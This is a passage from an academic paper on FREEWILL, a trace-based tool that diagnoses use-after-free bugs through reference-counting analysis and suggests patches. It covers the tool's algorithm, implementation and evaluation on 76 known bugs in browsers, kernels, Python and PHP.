If we have the source code, we can use the debug information to annotate the boundaries. For binary-only traces, we can directly use *call-ret* pairing methods to identify the wrappers. Specifically, we assume there will be any number of *call* and *ret* instructions between two wrappers. We first pair successively appeared *call* and *ret* instructions. Then, we mark the last unpaired *ret* and the first unpaired *call* as the boundaries and calculate the $\texttt{ED}_{wrapper} = ||\ \texttt{N}_{ret} - \texttt{N}_{call}\ ||$ as the temporary wrapper distance. Finally, we check if there is any *call-ret* pair `P` between the two boundaries, if so, we calculate the execution distance $\texttt{ED}_P$ from the *call* to *ret* of `P` and then subtract it from $\texttt{ED}_{wrapper}$ as the final wrapper distance `WD`.

4.4.2 Reference Miscounting Detection

With our omission-aware model, we design Algorithm 1 to analyze references based on their refcounting behaviors. The algorithm takes the set of identified references `ref_set` as input, and reports the details of reference miscounting issues. We sort references in `ref_set` in the ascending order of $\texttt{T}_c$ and analyze them one by one. Each reference `r` belongs to one of the following four categories:

1) If `r` has both `+` and `-`, we add it to `rc_set` (`Line 5`);
2) If `r` only has `+`, we add it to `inc_set` (`Line 7`);
3) If `r` only has `-`, we will first check `inc_set` to find an overlapped reference `r'` following rule OR1 such that `r'` is created before `r` (i.e., $\texttt{r'.T}_c < \texttt{r.T}_c$). If `r'` exists (`Lines 11-13`), `r'.-` and `r.+` are allowed to be `False`. We will create a *virtual* reference `vr: (.+=True, .`$\texttt{T}_c$`=r'.`$\texttt{T}_c$`, .-=True, .`$\texttt{T}_d$`=r.`$\texttt{T}_d$`)` and add it into `ov_set`. We will remove `r'` from `inc_set` as it can only be matched with once based on OR1.
   If we cannot find such an `r'`, we will resort to rule OR2 to find an `r'` such that `r'` is the head of the transmitting chain (`R1` in OR2) while `r` is the tail (`RN` in OR2). Based on OR2, it is legitimate to omit `r'.-`, `r.+` and `(+,-)` of intermediate references (i.e., `Ri` for 1<i<N). We will create the virtual reference, remove `r'` from `inc_set` and remove `Ri` from `ref_set` (`Lines 18-21`).
   If we cannot find any `r'` using OR1 nor OR2, our algorithm will report an inconsistent decrement bug `ID_BUG` and suggest an extra `+` for patching (`Lines 23-24`).
4) If `r` has neither `+` nor `-`, we will check `rc_set` to find a reference `r'` that contains `r`. Based on rule OR3, if `r'` exists, we can safely omit the `(+,-)` of `r` (`Line 28`). If `r'` does not exist, we will check `ov_set` to find such a `r'`. If `r'` exists in this case, we can safely omit the `(+,-)` of `r` based on rule OR4 (`Line 31`). If we cannot find any `r'` based on rule OR3 nor OR4, we will report a mistaken omission bug `MO_BUG`, and suggest to add `(+,-)` back as the patch (`Lines 33-34`).

Finally, as shown in Figure 2, we will analyze the *reuse* locations of dangling pointers to detect a special kind of inconsistent decrease bugs (see §6.5.1): a reference `r` having two decrements but only one increment. If no reference miscounting is found, we will report all dangling pointers as our diagnosis result.




Figure 6: **Distance-based Refcounting Matching.** `R_C` = Ref. Creation, `ED`=Execution Distance, `WD`=Wrapper Distance.

Algorithm 1: UAF Diagnose

Input: ref_set: reference set with matching result
Output: report: diagnose and patch report

```
rc_set = ∅ ;                                          // inc&dec set
inc_set = ∅ ;                                         // inc set
ov_set = ∅ ;                                          // overlap set
foreach r ∈ ref_set: r.+ and r.- do
    add r into rc_set
foreach r ∈ ref_set: r.+ and !r.- do
    add r into inc_set
foreach r ∈ ref_set: !r.+ and r.- do
    if ∃r' ∈ inc_set: r'.Tc < r.Tc < r'.Td < r.Td
     then                                             // OR1
        vr = (True, r'.Tc, True, r.Td)
        add vr into ov_set
        remove r' from inc_set
    else if ∃R1 ... RN ∈ ref_set, ∀1<i⩽N:
      Ri-1.Tc < Ri.Tc < Ri-1.Td < Ri.Td and !Ri.+ and !Ri.-
      and RN is r and R1 is r' and r' ∈ inc_set
     then                                             // OR2
        vr = (True, r'.Tc, True, r.Td)
        add vr into ov_set
        remove r' from inc_set
        remove Ri (1<i<N) from ref_set
    else
        report ID_BUG ;                               // report
        add + for r ;                                 // patch sugg.
foreach r ∈ ref_set: !r.+ and !r.- do
    if ∃r' ∈ rc_set: r'.Tc < r.Tc < r.Td < r'.Td
     then                                             // OR3
        continue to next r
    else if ∃r' ∈ ov_set: r'.Tc < r.Tc < r.Td < r'.Td
     then                                             // OR4
        continue to next r
    else
        report MO_BUG ;                               // report
        add +, - for r ;                              // patch sugg.
```

5 Implementation

Our implementation contains about 10K lines of code, including about 7K lines of C/C++ code to implement instrumentation (QEMU extension and Pin-tool), taint analysis and data slice, and about 3K lines of Python code for UAF diagnosis, including UAF object identification, refcounting detection, refcounting matching and reference miscounting detection.

5.1 Instrumentation

FREEWILL can use any existing instrumentation tools, *Pin* [15] or *DynamoRIO* [8] to collect bug-triggered execution traces. In fact, for command-line programs, such as *Python* script engine, we implement a *Pintool* to collect the traces. However, based on our practical experiments on various large-scale GUI-based programs (e.g., web browsers), it is the 50-100 times overhead [21] that makes many crashes fail to be reproduced by *Pin*. To solve this problem, we implement an instrumentation tool based on a well-performed virtual machine *QEMU* [22]. We fetch the CPU status in the *cpu-exec.c* file and insert our instrument code during the TCG translation, i.e., in the *translate.c* file. Different from *Pin* providing thread-related APIs, we use kernel structures, e.g., *EThread* [9], to extract *thread id* from emulated CPU for Windows programs. In summary, we collect following information:

Instruction Record. We will record *Instruction ID*, *Instruction Address*, *Operation Code*, *Operand Value* and *Thread ID*. Specifically, *Instruction ID* is used to calculate the execution and wrapper distance for our refcounting matching. *Instruction Address* is used to mark the location of reference miscounting. *Operation Code* and *Operand Value* are used to detect all references and build value sequences. *Thread ID* is used to identify multi-thread UAF bugs when *malloc*, *free* and *reuse* are detected in different threads.

Heap Related Record. The heap record contains the *Instruction ID*, *Heap Operation Type*, *Object Address*, *Object Size*. Specifically, *Operation Type* can be one of allocation, deallocation and reallocation. *Object Address* and *Object Size* record the object memory space range. The heap information is used to help detect the UAF bug and identify if there is a refcounter in object fields.

5.2 Gray-Taint Analysis

We first mark with TAINT flags the pointers returned from UAF object-related allocations and track them as follows:

Normal Taint Rules. We first analyze movement instructions (e.g., *mov/movsd*, *push*) which can produce new references if the source operand is tainted. To detect destructions of stack references, we will analyze instructions such as *ret N*, *pop*, *leave* and *call* which can destroy them. For heap references, we will check if any tainted cell is freed or overwritten.

Gray Taint Rules. Whenever a tainted reference involves computation, we will first make sure it is not completely destroyed, e.g., *xor eax, eax*. If there is a small change, e.g., a bit operation in *or [ref], 0x1*, we will mark it with a GRAY flag and propagate it in the following analysis. When we meet it again, we will check if the final value is equal to object address, if yes, we will treat it as a new reference and mark it with TAINT.

Under-Taint and Over-Taint. They are two common problems when we implement our taint engine. We use the reference value, say ref, as check conditions to migrate the problems. First, if any instruction containing a ref is not tainted, we will add rule(s) to fix this under-taint. Second, when a new reference is detected, we will check if its value is ref, if not, we will add rule(s) to fix this over-taint.

6 Evaluation

We mainly evaluate FREEWILL on following aspects:

- **UAF Object Lifetime Identification**: Can FREEWILL identify UAF objects with proper lifetimes?

- **Reference & Refcounting Identification**: How accurate are our reference detection & refcounting identification?
- **Diagnosis & Patch Suggestion**: What is the effectiveness of FREEWILL in root cause diagnosis and patch suggestion for UAF bugs?
- **Lessons from Bugs**: What can we learn from these bugs and wrong (or incomplete) patches (or suggestions)?

6.1 Experiment Setup

Benchmark. Using public search engines, official bug track websites [3–5, 14, 16] and kernel commit logs [11], we collect 76 UAF bugs presented in the first three columns in Table 3. Note that the proportion of different bugs in our dataset could be inconsistent from the ones in the real world as a bug is collected into our dataset only if we can reproduce it. However, to keep the fairness of our selection, we try to cover as many types of bugs as we can and also collect various thorny cases, e.g., custom-defined heap managers and race problems. Our dataset covers five types: mistaken omission (MO), inconsistent decrease (ID), dangling usage (DU), null-pointer dereference (NPD), multi-thread (M) and ten subtypes (see §6.5) of root causes leading to UAF bugs, which makes our dataset representative and convincing.

Environment. We configure FREEWILL to run on a Ubuntu 18.04.1 platform with 8-core 4.00GHz CPU, 64GB RAM. We install 32-bit Windows 7 and Windows 7 SP1 as QEMU guests to execute the various versions of web browsers, and install a 32-bit Ubuntu-16.04 virtual machine to execute other programs. We use our QEMU extension and Pin-tool to instrument and fetch traces.

Kernel Drivers. Due to the inconvenience of kernel instrumentation, we extract all related driver files containing the 21 kernel UAF bugs (15 bugs in 13 versions of Linux and 6 bugs in 5 versions of MacOS) to build user-space dynamic libraries that can be executed and monitored by our tools. For example, we use 74% code of 12 original class files in MacOS *libkern* module for `CVE-2016-1828` and `CVE-2016-4656`. We mainly keep *Serialize*/*UnSerialize* functions and disable unrelated code, e.g., interactions with other kernel drivers. Besides, we use *libc.so*'s *malloc* and *free* to replace the original *kmalloc* and *kfree* in driver files. For other kernel driver bugs, we adopt similar methods to reproduce them and Table 2 gives the details. On average, for each bug, we need about 30 minutes to manually extract all related files and remove unrelated code from source code.

6.2 UAF Object Lifetime Identification

Traces and Crashes. The *Trace* and *Crash* columns in Table 3 show that FREEWILL has successfully reproduced 73 bugs using our instrumentation tools. The average size of the traces for each bug is 24GB containing more than 130 millions of instructions. FREEWILL fails to analyze three bugs and the main reason is the side effects of low-performance instrumentation. For 67 out of 73 bugs, we can directly find the crash points in the last instructions of the traces. However, there are six bugs of Firefox and Chrome whose crash points need to be manually identified with minidump [12] files produced by their *Breakpad* [2] or *Crashpad* [6].

Table 2: **Source Code Extracted for 21 Kernel Bugs.**

Kernel	# Vers.	*.h	*.c/.c++	LoC	Time/Avg.(h)
Linux	13	195	80	50,186	7.5 / 0.5
MacOS	5	60	45	66,650	3 / 0.5

UAF and Reallocations. In the *UAF* column, we can see FREEWILL has successfully identified 66 UAF bugs, including 5 multi-level UAF bugs and 5 multi-thread UAF bugs (*malloc*, *free* and *reuse* have different *thread id*). For five of them, we need the assistance of *ASan* to catch the crash points, otherwise they will be delayed to happen in complicated heap manager functions (*free* or *malloc*). FREEWILL has also identified five null-pointer dereference bugs who have been reported as UAF bugs because nullified references are reused without any null-check. For `CVE-2015-2425` and `CVE-2017-11810`, FREEWILL fails to identify the bugs as we have no custom-defined heap API symbols. Finally, with backwards slicing, FREEWILL identifies 18 UAF bugs whose memory blocks have been reallocated for other objects.

6.3 Reference & Refcounting Identification

Reference Identification. From the *Ref. Ident.* column, we can see FREEWILL successfully identifies all references of the UAF objects within their lifetimes. On average, each of three web browsers, for the UAF object, creates more than 2,000 potential references, including the ones stored in *heap*, *stack* and *register*. For other programs, each of them also creates more than 100 potential references which is still a challenge for manually debugging. The *Strong* column shows that FREEWILL has filtered out more than 90% of potential references, which can facilitate the diagnoses.

Refcounting Identification. From the + column, we can see that FREEWILL successfully identifies 52 UAF objects using refcounting to manage their lifetimes. We have manually confirmed that there are 14 UAF bugs whose vulnerable objects have no refcounter in their structure or class definitions. From the *Offset* column, we can see different kinds of objects use various positions to store refcounters.

To compare the effectiveness of two heuristic rules (mentioned in §4.3), we manually identify 543 objects (having different sizes and structures) from all traces as our dataset. Based on the ground truth, 65 reference-counted objects and 478 non-reference-counted ones, as shown in Table 4, we use HR-FixStep to identify only 37 counted objects, and use HR-CDFree to totally identify 61 objects.

Table 3: **Diagnosis Results.** ***DMP***=DUMP File, ***RA***=Reallocation Times, ***MU***=Multi-level UAF, ***DF***=Double Free, ***(A)***=ASan, ***(M)***=Multi-thread UAF, *C-/M-/RD-/P-=Calculation*, *Mov*, *Rep Movsd* or *Push* instructions, ***RM***=Reference Miscounting, ***RC***=Reference Counting, ***NPD***=Null-Pointer Dereference, ✘= Wrong or Incomplete Patch (Suggestion).

Prog.	BugId	Ver.	UAF Obj. Ident.				Ref. Analysis				Diagnoses			
			Trace (GB)	Crash	UAF	RA	Ref. Ident. Poten.	Ref. Ident. Strong	Ref. Count +	Ref. Count Offset	RM	Root Cause	Patch Suggestion	Official Patch
IE	CVE-2010-0248	8.0.7600.16385	1.6	✔	✔	2	188	31	1	+0x10	✔	*M*-(R_c,)	***Add +/-***	***Add R_d***
	CVE-2010-0249	8.0.7600.16385	2.7	✔	✔	1	8460	661	56	+0x40	✔	*RD*-(R_c,)	***Add +/-***	✔
	CVE-2010-3971	8.0.7600.16385	3.9	✔	✔	1	52	10	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔
	CVE-2011-1260	8.0.7600.16385	2.5	✔	***MU***	0	1266	163	1	+0x40	✔	*C-RD*-(R_c,)	***Add +/-***	✔
	CVE-2012-1875	8.0.7600.16385	3.8	✔	✔	0	3273	210	12	+0x4	✔	*M*-(R_c,)	***Add +/-***	***Add R_d***
	CVE-2012-4787	9.0.8112.16421	1.4	✔	✔	0	313	13	8	+0x4	✔	*M*-(R_c,)	***Add +/-***	✔
	CVE-2012-4792	8.0.7600.16385	3.3	✔	✔	0	1026	22	7	+0x4	✔	*M*-(R_c,)	***Add +/-***	✔
	CVE-2012-4969	8.0.7600.16385	3.3	✔	✔	1	200	32	3	+0x4	✔	*P*-(R_c,)	***Add +/-***	✔
	CVE-2013-0025	8.0.7600.16385	2.7	✔	***MU***	0	2973	265	3	+0x40	✔	*M*-(R_c,)	***Add +/-***	***Add R_d***
	CVE-2013-1306	9.0.8112.16421	18.0	✔	✔	0	1977	74	7	+0x4	***No***	***Reuse Counted R***	***Stop Reuse***	✔
	CVE-2013-1347	8.0.7600.16385	1.7	✔	✔	1	928	18	7	+0x4	***No***	***Reuse Counted R***	***Stop Reuse***	✔
	CVE-2013-3163	8.0.7600.16385	1.9	✔	✔	0	2271	322	19	+0x4	✔	*M*-(R_c,)	***Add +/-***	***Add R_d***
	CVE-2013-3893	8.0.7600.16385	2.4	✔	***MU***	1	5110	763	23	+0x40	✔	*M*-(R_c,)	***Add +/-***	✔
	CVE-2013-3897	8.0.7600.16385	2.5	✔	✔	1	431	77	1	+0x4	✔	*P*-(R_c,)	***Add +/-***	✔
	CVE-2014-0282	8.0.7600.16385	1.8	✔	✔	0	4104	508	29	+0x4	✔	*M*-(R_c,)	***Add +/-***	✔
	CVE-2014-1776	8.0.7600.16385	6.2	✔	***MU***	1	3660	463	26	+0x4	✔	*P*-(R_c,)	***Add +/-***	✔
	CVE-2014-1815	8.0.7600.16385	2.5	✔	✔	0	5021	962	65	+0x4	✔	*P*-(R_c,)	***Add +/-***	✔
	CVE-2015-2425	11.0.9600.16428	6.8	✔	–	–	–	–	–	–	–	–	–	–
	CVE-2017-11810	11.0.9600.16428	3.1	✔	–	–	–	–	–	–	–	–	–	–
	CVE-2018-8174	11.0.9600.16428	3.7	✔	✔	0	217	36	9	+0x4	***No***	***Reuse Counted R***	***Stop Reuse***	✔
Linux	Commit-81b9de4 (2018)	4.16.0-rc1	0.1	✔	***DF(A)***	0	43	10	1	+0xc	✔	*M*-(+R_c, -, -)	***Stop -***	***✘(Add +)***
	Commit-c3aabf0 (2019)	5.2.0-rc1	0.1	✔	***DF(A)***	0	32	9	1	+0x8	✔	*M*-(R_c, -)	***Add +***	✔
	Commit-0cef13d (2020)	5.9.0-rc7	0.1	✔	***DF(A)***	0	60	15	1	+0xc	✔	*M*-(+R_c, -, -)	***Stop -***	✔
	Commit-8cc0dcf (2020)	5.10.0-rc3	2.5	✔	✔	0	258	60	2	+0xc	✔	*M*-(R_c, -)	***Add +***	***✔ (Delay Free)***
	Commit-ba34c3d (2020)	5.10.0-rc7	2.7	✔	✔	0	258	55	2	+0x8	✔	*M*-(R_c,)	***Add +/-***	✔
	Commit-dbfa04e (2020)	5.11.0-rc1	2.1	✔	***NPD***	–	–	–	–	–	***No***	***NPD***	***Null-Check***	✔
	Commit-beb691e (2021)	5.11.0	2.5	✔	✔	0	171	48	2	+0x0	✔	*M*-(+R_c, -, -)	***Stop -***	✔
	Commit-357a07c (2021)	5.12.0-rc7	2.5	✔	***✔(M)***	0	40	7	1	+0x8	✔	*M*-(R_c,)	***Add +/-***	✔
	Commit-8d43259 (2021)	5.12.0	2.5	✔	✔	0	239	58	3	+0x4	***No***	***Reuse Counted R***	***Stop Reuse***	✔
	Commit-ae4393d (2021)	5.12.0	2.3	✔	✔	0	21	7	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔
	Commit-c81d3d2 (2021)	5.13.0-rc1	2.3	✔	✔	0	119	28	1	+0x0	✔	*M*-(R_c,)	***Add +/-***	✔
	Commit-a4f0377 (2021)	5.13.0-rc3	2.1	✔	***✔(M)***	0	214	55	1	+0x64	✔	*M*-(R_c,)	***Add +/-***	✔
	Commit-8fd0e99 (2021)	5.13.0-rc4	2.5	✔	✔	0	73	25	1	+0x0	✔	*M*-(R_c, -)	***Add +***	✔
	Commit-af35fc3 (2021)	5.14.0-rc3	2.6	✔	✔	0	203	52	1	+0xfc	✔	*C*-(R_c,)	***Add +/-***	***✔ (Delay Free)***
	Commit-ff11764 (2021)	5.14.0-rc3	2.3	✔	***✔(M)***	0	82	22	1	+0x10	✔	*M*-(R_c,)	***✘(Add +/-)***	***Add Lock***
MacOS	CVE-2016-1828	10.11.4	0.5	✔	✔	0	112	38	2	+0x4	✔	*M*-(R_c,)	***Add +/-***	***✘(Delay Free)***
	CVE-2016-4656	10.11.6	0.5	✔	✔	0	120	40	1	+0x4	✔	*M*-(R_c,)	***Add +/-***	***✔(Delay Free)***
	CVE-2017-2545	10.13.2	4.0	✔	✔	0	91	22	1	+0x8	✔	*M*-(R_c, -)	***Add +***	***Remove R_c***
	CVE-2018-4083	10.13.2	4.3	✔	***DF(A)(M)***	0	77	27	1	+0x4	✔	*M*-(+R_c, -, -)	***Stop -***	***Add Lock***
	CVE-2019-6225	10.14.2	2.3	✔	✔	0	340	67	3	+0x8	✔	*M*-(R_c, -)	***Add +***	✔
	CVE-2020-9892	10.15.5	2.3	✔	✔	0	117	18	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔
Python	Issue-24091 (2015)	3.4.3	40.0	✔	✔	1	123	46	6	+0x8	✔	*M*-(R_c,)	***Add +/-***	✔
	Issue-24092 (2015)	3.4.3	40.0	✔	***NPD***	–	–	–	–	–	***No***	***NPD***	***Null-Check***	✔
	Issue-24093 (2015)	3.4.3	40.0	✔	✔	1	357	81	10	+0x8	✔	*M*-(R_c, -)	***Add +***	✔
	Issue-24094 (2015)	3.4.3	30.0	✔	✔	1	183	61	8	+0x8	✔	*M*-(R_c,)	***Add +/-***	***Remove R_c***
	Issue-24099 (2015)	3.4.3	24.0	✔	✔	1	159	67	6	+0x8	✔	*M*-(+R_c, -, -)	***Stop -***	✔
	Issue-24100 (2015)	3.4.3	24.0	✔	***NPD***	–	–	–	–	–	***No***	***NPD***	***Null-Check***	✔
	Issue-38588-01 (2019)	3.8.0	15.0	✔	✔	0	81	21	3	+0x10	✔	*C-P*-(R_c,)	***Add +/-***	✔
	Issue-38588-02 (2019)	3.8.0	15.0	✔	✔	0	53	14	2	+0x10	✔	*C-P*-(R_c,)	***Add +/-***	✔
	Issue-38588-03 (2019)	3.8.0	15.0	✔	✔	0	56	15	2	+0x10	✔	*C-P*-(R_c,)	***Add +/-***	✔
	Issue-38610-01 (2019)	3.8.0	15.0	✔	✔	0	65	17	2	+0x10	✔	*C-P*-(R_c,)	***Add +/-***	✔
	Issue-38610-02 (2019)	3.8.0	15.0	✔	✔	0	68	18	3	+0x10	✔	*C-P*-(R_c,)	***Add +/-***	✔
	Issue-38610-03 (2019)	3.8.0	15.0	✔	✔	0	68	18	3	+0x10	✔	*C-P*-(R_c,)	***Add +/-***	✔
	Issue-39421 (2020)	3.8.0	15.0	✔	✔	0	77	19	3	+0x10	✔	*C-P*-(R_c,)	***Add +/-***	✔
	Issue-39453 (2020)	3.8.0	15.0	✔	✔	0	61	18	2	+0x10	✔	*C-P*-(R_c,)	***Add +/-***	✔
	Issue-39510 (2020)	3.8.0	40.0	✔	***NPD***	–	–	–	–	–	***No***	***NPD***	***Null-Check***	✔
PHP	BUG-68594 (2014)	5.4.36	42.0	✔	***✔(A)***	0	84	5	1	+0x8	✔	*M*-(R_c,)	***Add +/-***	***✘(Delay Free)***
	BUG-68710 (2015)	5.4.36	42.0	✔	***✔(A)***	0	84	5	1	+0x8	✔	*M*-(R_c,)	***Add +/-***	***✔(Delay Free)***
	BUG-73392 (2016)	7.0.14	2.4	✔	✔	1	55	13	2	+0x0	✔	*M*-(R_c,)	***Add +/-***	***Remove R_c***
	OSS-17903 (2019)	7.4.0	–	**No**	–	–	–	–	–	–	–	–	–	–
	OSS-24436 (2020)	8.0.0	2.7	✔	✔	0	103	20	1	+0x0	✔	*M*-(R_c,)	***Add +/-***	✔
	BUG-79922 (2020)	7.3.22	2.4	✔	✔	0	93	26	4	+0x0	✔	*M*-(+R_c, -, -)	***Stop -***	✔
	BUG-66783 (2021)	7.4.0	2.8	✔	✔	0	127	29	0	–	**No**	***Dangling (No RC)***	***Stop Reuse***	✔
	BUG-80927 (2021)	7.4.0	2.5	✔	✔	1	31	6	0	–	**No**	***Dangling (No RC)***	***Stop Reuse***	✔
Firefox	CVE-2011-0065	3.0	14.0	✔	✔	1	14	6	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔
	CVE-2013-0753	13.0.1	3.0	✔	✔	0	539	80	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔
	CVE-2016-9899	50.0	–	***No***	–	–	–	–	–	–	–	–	–	–
	CVE-2017-5404	52.0a2	272	✔ **(DMP)**	***NPD***	–	–	–	–	–	***No***	***NPD***	***Null-Check***	✔
	CVE-2018-18492	63.0	40	✔ **(DMP)**	✔	0	82	24	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	***Use RC***
Chrome	Issue-1033759 (2019)	80.0.3987.0	22.0	✔ **(DMP)**	✔	0	7134	423	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔
	Issue-1041406 (2020)	79.0.3945.0	61.0	✔	***✔(M)***	3	130	16	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	***Remove R***
	Issue-1062091 (2020)	81.0.4044.0	294.0	✔	✔	0	22247	517	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔
	Issue-1111737 (2020)	86.0.4214.0	–	***No***	–	–	–	–	–	–	–	–	–	–
	Issue-1137630 (2020)	86.0.4214.0	27.0	✔ **(DMP)**	***MU***	0	113	2	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	***Delay Free***
	Issue-1142675 (2020)	87.0.4280.0	97.0	✔ **(DMP)**	✔	2	423	16	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔
	Issue-1155426 (2020)	81.0.4044.0	358.0	✔ **(DMP)**	✔	3	7177	485	0	–	***No***	***Dangling (No RC)***	***Stop Reuse***	✔

Table 4: **Accuracy of Refcounting Identification.**

Rules	TP	TN	FP	FN	Acc.	Prec.	Recall
HR-FixStep	37	428	50	28	86%	43%	57%
HR-CDFree ✔	61	471	7	4	98%	90%	94%

Ground Truth Extraction. When source code is available, we can extract the ground truth directly from the programs. When we only have binaries, e.g., IE, we extract the ground truth as follows: First, we use the reverse engineering tool, *IDA Pro*, with the official symbol (PDB [13]) files to fetch the object name based on the object allocation instruction address in our traces and collect all its related function names (like *CTreeNode::XXX*) in the *Function Name* window of *IDA Pro*. Second, we can extract the ground truth based on the existence of refcounting function names like *CDoc::AddRef* or *CTreeNode::AddRef*. Finally, we will find out in these *AddRef*-like functions the critical instructions, such as *inc [this+0x4]*, which can be used to infer the refcounter offsets (e.g., *+0x4*). While the reversing time mainly depends on the size of the target binary module (e.g., *mshtml.dll*), in our evaluations, it tooks about 5-10 minutes to fetch all function names and extract the ground truth for each object.

HR-FixStep FP/FN Analysis. The main reason of false positives is that it cannot distinguish other kinds of counters, such as *Loop Counter*. The reason of false negatives is that it cannot efficiently handle the diversity of the steps, e.g., the refcounting of *CTreeNode* (explained in Figure 5). Besides, many programs will set a marked *flag* value (e.g., `0x8000` or `0xffff`) to the refcounter before they free the objects.

HR-CDFree FP/FN Analysis: The reason of false positives is that it can not handle status flags, e.g., `isActive`, `isBusy`, which will be first enabled and then disabled to call the *free*. Four false negatives are introduced by decrement functions who have no control-dependence on zero, e.g., MacOS kernels use `0xffff` as the free condition (this has been fixed). Nevertheless, 6% false negative and 98% accuracy rate for more than 500 various objects have proved the efficiency of HR-CDFree. In fact, HR-CDFree helps us to automatically and precisely identify lots of useful refcounters in IE objects, e.g., the *CTreeNode*, *CTreePos*, *CBase*, *CLayout*, *CSecurityThunkSub*, *CFlatMarkupPointer*, etc,. As a result, we advise to use the HR-CDFree rule first in practical usage.

6.4 Diagnoses and Patch Suggestions

UAF Diagnoses. From the *Diagnoses* main column, we can see that there are totally 48 UAF bugs caused by reference miscounting and 18 bugs are caused by dangling usage. Within the dangling usage bugs, there are 4 bugs caused by the reuse of counted references and there are no refcounting in the other 14 bugs. In the *Root Cause* column, we use *(R_c,)* to mean a UAF bug is caused by mistaken omission. Specifically, from the analysis result, we can see that there are totally 36 out of




Figure 7: ***P-(R_c,)* Mistaken Omission, Patch Suggestion, and the Official Patch (CVE-2014-1776).**

48 UAF bugs caused by mistaken omission. We use *(R_c, -)* to mean the inconsistency problems as there is only - but no corresponding +, which is the main reason for 6 UAF bugs. We use *(+R_c, -, -)* to mean another kind of inconsistency decreases for 6 bugs in which the problematic references have been decreased twice. It is noted that FreeWill uses the prefix, *C*, *M*, *RD* and *P* for all reference miscounting caused bugs to mean, *Calculation*, *Mov*, *Rep Movsd* and *Push*, different ways of reference creation, which is very useful to classify the bugs and suggest effective patches. Finally, FreeWill has identified five null-pointer dereference (*NPD*) bugs (their parent object are still alive) reported as a special kind of UAF bugs because the nullified references are still accessed without any *Null-Check*. We give more details of our diagnoses and the performance in Appendix §A.1.

Patch Suggestions. Based on above diagnosis reports, FreeWill can automatically conclude bug types and produce effective patch suggestions for UAF bugs. For example, for the typical *P-(R_c,)* bug shown in Figure 7, FreeWill will suggest to *add +/-* around the reference creation, which is exactly matched with the official patch. In fact, from the last two columns of Table 3, we can conclude that FreeWill can help developers to effectively fix different kinds of UAF bugs. Specifically, there are totally 56 out of 71 patch suggestions which are matched with the official patches and marked with ✔ in the table. Besides, for the reference miscounting caused UAF bugs, FreeWill can give more concrete patch suggestions and there are totally 37 out of 48 patch suggestions that are exactly the same with the official patches. Third, while not considering multi-thread bugs in our omission-aware model, from the result, FreeWill can even give two correct patch suggestions and we will give the details in the next section. Finally, while it is conservative, FreeWill can give more reliable patch suggestions as we have identified three wrong or incomplete official patches but only one from our tool.

6.5 Lessons From Bugs

6.5.1 Mistaken Omission and Inconsistent Decrease

There are totally 36 mistaken omissions caused UAF bugs and we can conclude two main reasons (subtypes) for these bugs. One reason may be that when many programmers participate in the development of a large, complicated program, the one writing a copy functionality does not know how the pointed object manages its lifetime. For example, in `CVE-2011-1260`, the developers, to implement *clone*-like library functions, only simply copy the memory content by calling *memcpy* and fail to increase its member's refcounter properly as they have not cared about the object content. Another reason can be explained by `CVE-2014-1776` in Figure 7. Specifically, when developers pass an `In/Out` object pointer into a large and complicated function, they fail to increase the refcounter but the callee function still decreases the refcounter. Finally, when the caller continues to access the passed out (dangling) pointer, there will be a UAF bug. In fact, this is a common kind of mistaken omission that happens in kernels and script engines.

FREEWILL has detected 12 UAF bugs caused by inconsistent decrease and they can also be classified into two subtypes. We use *(R_c, -)* to represent the first type, e.g., the *RM2* in Figure 1. Considering the obvious reference miscounting, for these bugs, FREEWILL suggests to use *add +* to fix them. As a result, FREEWILL produces five out of six suggestions exactly matched with the official patches and the programmers remove the problematic code to prevent reference creation for the sixth bug (`CVE-2017-2545`). The second subtype, represented by *(+R_c, -, -)*, is more complicated as we cannot precisely tell which decrease is wrong, e.g., the bugs happened in Linux, MacOS, Python, and PHP. While it is less rigorous for our suggestions to prevent the second decrease, there are still five out of six official patches that are matched.

6.5.2 Dangling Usage and Null-Pointer Dereference

FREEWILL confirms 18 UAF bugs caused by two subtypes of dangling usage. First, for the UAF objects whose data structures are simple *Array* and *Buffer* (e.g., `CVE-2020-9892`, `CVE-2010-3971`), FREEWILL does not identify any refcounting during their whole life cycles. Second, if references who have been counted are accessed after the object is freed (e.g., `CVE-2018-8174`), they are also diagnosed as dangling pointers. For both of the dangling bugs, FREEWILL suggests to *stop reuse* related pointers. It is noted that FREEWILL finds no reference miscounting but only dangling usage in *Firefox* and *Chrome*. Based on our manual analysis, both of them have adopted SmartPointer [18] to prevent reference miscounting and the UAF bugs are mainly caused by other raw pointers who have not been protected.

Null-pointer dereference (e.g., `CVE-2017-5404`) can also be treated as a special subtype of dangling usage as a nullified pointer is a special kind of dangling pointer. In fact, all five null-pointer dereference bugs detected by FREEWILL are reported as UAF bugs in the real world. Finally, for these bugs, we suggest adding the corresponding *Null-Check*s, which are all matched with official patches.

6.5.3 Wrong or Incomplete Patches

